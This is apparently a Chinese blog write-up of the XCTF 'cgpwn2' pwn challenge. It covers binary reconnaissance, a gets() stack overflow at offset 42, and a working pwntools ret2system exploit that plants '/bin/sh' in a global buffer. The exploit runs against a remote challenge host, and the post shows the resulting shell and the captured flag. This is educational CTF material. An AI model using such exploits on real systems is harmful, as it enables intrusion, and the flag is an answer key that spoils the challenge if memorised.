XCTF-pwn-cgpwn2 - Writeup

原创


菜小狗. 于 2019-08-13 20:36:16 发布 6538 收藏 2

分类专栏： CTF－Writeup 文章标签： CTF PWN Writeup

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/macro_wing/article/details/99469676

版权


CTF－Writeup 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

虽然现在做的pwn题虽然很简单，但是已经慢慢的开始对解pwn题的过程有一些基础的思路了。


首先惯例流程走一遍：

```
giantbranch@ubuntu:~/Desktop$ file cgpwn2
cgpwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-, for GNU/Linux 2.6.24, BuildID[sha1]=86982eca8585ab1b
30762b8479a6071dbf584559, not stripped
giantbranch@ubuntu:~/Desktop$ ./cgpwn2
please tell me your name
AAA
hello,you can leave some message here:
aaaa
thank you
giantbranch@ubuntu:~/Desktop$ checksec cgpwn2
[*] '/home/giantbranch/Desktop/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)                    https://blog.csdn.net/macro_wing
giantbranch@ubuntu:~/Desktop$
```


丢到ida 瞅一眼

地址	长度	类型	字符串
LOAD:080…	00000013	C	/lib/ld-linux.so.2
LOAD:080…	0000000A	C	libc.so.6
LOAD:080…	0000000F	C	_IO_stdin_used
LOAD:080…	00000005	C	puts
LOAD:080…	00000006	C	stdin
LOAD:080…	00000006	C	fgets
LOAD:080…	00000007	C	stdout
LOAD:080…	00000007	C	stderr
LOAD:080…	00000007	C	system
LOAD:080…	00000007	C	setbuf
LOAD:080…	00000012	C	__libc_start_main
LOAD:080…	0000000F	C	__gmon_start__
LOAD:080…	0000000A	C	GLIBC_2.0
.rodata:…	0000000C	C	echo hehehe
.rodata:…	00000019	C	please tell me your name
.rodata:…	00000027	C	hello,you can leave some message here:
.rodata:…	0000000A	C	thank you
.eh_fram…	00000005	C	;*2$\"


有看到system但是没有看到/bin/sh
查看hello的伪代码发现一些有趣的东西：



在这儿看到了gets()函数，这说明可能在这儿存在溢出漏洞。
同时点开上面的name，发现name固定的全局变量bss段



因而我们可以将/bin/sh构造进这个地址当中。
下一步来寻找能够发生溢出的偏移量：
这里用到了一个很方便的工具pattern，它常用于测试程序精准溢出时的四个字符从而确定精准溢出的偏移量。
在这里我们用gdb来辅助我们进行调试：



这样我们就能测试出精准发生溢出的值：42

到此为止就可以构造exp了

```python
from pwn import *
p = remote("111.198.29.45","36522")
e = ELF("./cgpwn2")

system = e.symbols['system']

binsh = 0x804A080
payload = 'A'*42 + p32(system) + p32(0) +p32(binsh)
p.sendlineafter("please tell me your name","/bin/sh")
p.sendlineafter("hello,you can leave some message here:",payload)
p.interactive()
```

```
giantbranch@ubuntu: ~/Desktop
giantbranch@ubuntu:~/Desktop$ python cgpwn.py
[+] Opening connection to 111.198.29.45 on port 36522: Done
[*] '/home/giantbranch/Desktop/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode

$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{c8af7e677b93e871f20e8ee1581bc110}
$
[*] Interrupted
[*] Closed connection to 111.198.29.45 port 36522
```

https://blog.csdn.net/macro_wing